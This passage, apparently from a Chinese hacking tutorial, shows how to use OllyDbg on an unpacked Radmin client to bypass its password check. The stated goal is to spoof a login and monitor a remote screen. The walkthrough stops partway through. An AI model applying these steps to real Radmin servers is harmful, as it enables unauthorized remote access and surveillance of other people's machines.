


图7




图10

1.拿出OD，准备好radmin控制端（注意一定要是脱壳的哦），点文件—载入radmin的控制端，程序停在入口点，如图2。在反汇编代码框中，右键—查找—填入命令**jmp eax**，点击查找，OD帮我们在01401826处停下了，如图3。

2.光标选中这一行代码后，按快捷键F4一下，再F8单步过。把程序停在了00A0F58E处，如图4。接下来，我们要寻找0x10325476这个常量出现的地方，右键—查找—所有常量，填入**10325476**，然后OD会帮我们找到三个地方，如图5，图6。

3.在第一个地址处双击后，回到主界面里，在这一行F2下断点，你会发现代码变红，如图7。再使用F9让程序运行起来，此时radmin的界面出现了（图8）！如果没有出现，就用Shift+F9异常处理。然后填上IP和刚才我们转换的






图8


图11


图12


端口，再选个功能，比如我就选屏幕监视吧。然后填密码，这里随便填，因为我们正是来欺骗登录的嘛！然后点“连接”，哈哈！OD 立马在我们下的断点处停下，断点被激活了，如图9。

